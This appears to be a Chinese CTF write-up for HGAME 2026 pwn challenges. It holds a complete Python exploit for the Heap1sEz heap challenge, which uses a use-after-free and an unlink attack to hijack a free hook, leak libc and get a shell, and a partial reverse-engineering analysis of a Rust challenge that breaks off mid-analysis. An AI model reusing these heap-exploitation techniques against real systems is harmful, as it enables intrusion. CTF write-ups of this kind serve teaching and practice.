首页
课程
问答
CTF
社区
招聘
峰会
发现
排行榜
知识库
工具下载
看雪20年
看雪商城
证书查询
登录
注册
首页
社区
课程
招聘
发现
问答
CTF
排行榜
知识库
工具下载
峰会
看雪商城
证书查询
社区
CTF对抗
发新帖
0
1
[原创]2026 HGAME PWN writeup
发表于: 2026-2-27 22:33
7135
[原创]2026 HGAME PWN writeup
sysNow
1
2026-2-27 22:33
7135
# 2026 HGAME PWN writeup ## 第一周 ### Heap1sEz  这道题目的malloc和free是自己实现的,并且给了main.c和malloc.c的源码,通过源码我们可以看到存在UAF漏洞  同时我们看malloc函数 ```c void *malloc (size_t bytes){ INTERNAL_SIZE_T nb; INTERNAL_SIZE_T size; INTERNAL_SIZE_T remainder_size; mchunkptr victim; mchunkptr remainder; void *p; nb = (bytes + SIZE_SZ + MALLOC_ALIGN_MASK) < MINSIZE ? MINSIZE : (bytes + SIZE_SZ + MALLOC_ALIGN_MASK) & (~MALLOC_ALIGN_MASK); //first request if(main_arena.top == NULL){ malloc_init_state(&main_arena); p = sysmalloc(nb, &main_arena); return p; } //unsorted bin while ((victim = ((mchunkptr)bin_at(&main_arena, 1))->bk) != bin_at(&main_arena, 1)) { size = chunksize(victim); /* split */ if(size >= nb){ if(size - nb >= MINSIZE){ remainder_size = size - nb; remainder = victim; victim = chunk_at_offset(remainder, remainder_size); set_head(victim, nb); set_inuse(victim); set_head_size(remainder, remainder_size); set_foot(remainder, remainder_size); p = chunk2mem(victim); return p; } else{ unlink_chunk(victim); set_inuse(victim); return chunk2mem(victim); } } } if(nb > chunksize(main_arena.top) - MINSIZE) TODO(); /* split */ else{ victim = main_arena.top; size = chunksize(victim); remainder_size = size - nb; remainder = chunk_at_offset (victim, nb); main_arena.top = remainder; set_head (victim, nb | PREV_INUSE); set_head (remainder, remainder_size | PREV_INUSE); void *p = chunk2mem (victim); return p; } //can't reach here assert(0); return NULL; } ``` 在自己实现的堆管理器中简化掉了tcache和fastbin,仅留下了unsorted bin,因此后续的攻击要关注unsorted bin ```c void free(void *mem) { mchunkptr p; /* chunk corresponding to mem */ INTERNAL_SIZE_T size; /* its size */ mchunkptr nextchunk; /* next contiguous chunk */ INTERNAL_SIZE_T nextsize; /* its size */ int nextinuse; /* true if nextchunk is used */ INTERNAL_SIZE_T prevsize; /* size of previous contiguous chunk */ mchunkptr bck; /* misc temp for linking */ mchunkptr fwd; /* misc temp for linking */ if (__builtin_expect (hook != NULL, 0)) { (*hook)(mem); return; } if(mem == NULL){ return; } p = mem2chunk (mem); size = chunksize(p); nextchunk = chunk_at_offset(p, size); nextsize = chunksize(nextchunk); /* consolidate backward */ if (!prev_inuse(p)) { prevsize = prev_size (p); size += prevsize; p = chunk_at_offset(p, -((long) prevsize)); if (__glibc_unlikely (chunksize(p) != prevsize)) malloc_printerr ("corrupted size vs. prev_size while consolidating"); unlink_chunk (p); } if (nextchunk != main_arena.top) { /* get and clear inuse bit */ nextinuse = inuse_bit_at_offset(nextchunk, nextsize); /* consolidate forward */ if (!nextinuse) { unlink_chunk (nextchunk); size += nextsize; } else clear_inuse_bit_at_offset(nextchunk, 0); bck = bin_at(&main_arena, 1); fwd = bck->fd; //if (__glibc_unlikely (fwd->bk != bck)) //malloc_printerr ("free(): corrupted unsorted chunks"); p->fd = fwd; p->bk = bck; bck->fd = p; fwd->bk = p; set_head(p, size | PREV_INUSE); set_foot(p, size); //check_free_chunk(av, p); } /* If the chunk borders the current high end of memory, consolidate into top */ else { size += nextsize; set_head(p, size | PREV_INUSE); main_arena.top = p; //check_chunk(av, p); } } ``` 很明显看到这里给了个hook,只要控制hook的内容就能挟持执行流,同时unlink的check被注释掉了,因此最原始的unlink也能执行 到这里其实攻击思路已经很明确了: 1. 通过unlink去打notes这个堆块管理地址,构造一个`*p = p-0x18`的结构,进而控制notes中存储的内存地址 2. 通过notes去修改hook为puts泄露libc 3. 通过notes去修改hook为system获取shell ```python #!/usr/bin/python3 # -*- encoding: utf-8 -*- from pwncli import * from LibcSearcher import * from ctypes import * # use script mode cli_script() # get use for obj from gift io: tube = gift['io'] elf: ELF = gift['elf'] libc: ELF = gift['libc'] def cmd(i, prompt=b">"): sla(prompt, i) def add(idx, size): cmd(b"1") ru(b"Index") sl(str(idx).encode()) ru(b"Size") sl(str(size).encode()) # ...... def edit(idx, co): cmd(b"3") ru(b"Index") sl(str(idx).encode()) ru(b"Content") s(co) # ...... def show(idx): cmd(b"4") ru(b"Index") sl(str(idx).encode()) # ...... def dele(idx): cmd(b"2") ru(b"Index") sl(str(idx).encode()) # ...... leak = lambda name, address: log.info("{} ===> {}".format(name, hex(address))) x64 = lambda : u64(ru(b"\x7f")[-6:].ljust(8,b'\x00')) add(0, 0x100) edit(0, b"AAAA") add(1, 0x100) edit(1, b"BBBB") add(2, 0x100) edit(2, b"CCCC") add(3, 0x100) edit(3, b"DDDD") add(4, 0x100) edit(4, b"DDDD") dele(2) show(2) temp = b"" while True: t = r(1) temp += t if t in [b"\x55", b"\x56"]: break elf_base = u64(temp[-6:].ljust(8, b"\x00")) - 0x3808 leak("elf_base", elf_base) hook = elf_base + 0x3828 main_arena = hook-0x18 note = elf_base + 0x3880 leak("hook", hook) leak("main_arena", main_arena) edit(2, p64(note+0x10-0x18)+p64(note+0x10-0x10)) # unlink # pause() dele(1) edit(2, b"EEEEEEEE" + p64(hook) + p64(elf_base+elf.got["puts"])) edit(0, p64(elf_base + elf.plt["puts"])) dele(1) puts_addr = x64() leak("puts_addr", puts_addr) obj = LibcSearcher("puts", puts_addr) base = puts_addr-obj.dump("puts") system = base+obj.dump("system") bin_sh = base+obj.dump("str_bin_sh") edit(2, b"EEEEEEEE" + p64(hook) + p64(bin_sh)) edit(0, p64(system)) pause() dele(1) ia() ``` ### steins;gate IDA打开发现是rust写的,反编译比较复杂因此AI辅助逆向了一下,主要逻辑是:如果没有`./flag_hash`这个文件,就读取`/flag`并生成其哈希,将其哈希写入`./flag_hash`中   如果已经有`./flag_hash`这个文件的话,就将文件中的内容直接读取进缓冲区中  接下来是主循环,获取了用户的一行输入,将这个输入进行处理之后与刚刚的哈希值传入`guess::verify`进行字符对比,如果对比结果相同则直接拿到shell  将用户的输入进行处理的过程我们可以通过测试得到,断点下在`guess::verify(src, &v42)`这一行,运行之后在命令行中输入`ABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABABAB`  双击src就可以看到处理之后的数据  所以数据处理就是将两个字节合并成一个字节而已,将其合并后的结果与flag的哈希值对比,如果flag的哈希值是`0xA2 0xBC`那我们就要输入`A2BC` 哈希值在本地的python中可以通过如下程序进行计算 ```python import hashlib with open('/flag', 'rb') as f: data = f.read() print(hashlib.sha512(data).hexdigest()) ```   可以看到上述python程序生成的哈希和rust程序生成的哈希是一样的(其实这个结论在这道题没有用) 我们整理一下思路:要获取flag就要拿到shell,要拿到shell就要获取flag的哈希,要获取flag的哈希就要知道flag……没招,闭环了( •́ .̫ •̀ ) 毕竟爆破哈希在有限的时间内是不可能的,因此这个思路是行不通的,肯定哪里有疏漏 在哈希对比失败后,程序会输出一段调试信息  我们进行环境变量的配置之后,可以输出完整的调试信息  我们回头看看verify函数的流程图,发现这个函数及其抽象  其实就是每一行异常的处理程序地址是不同的 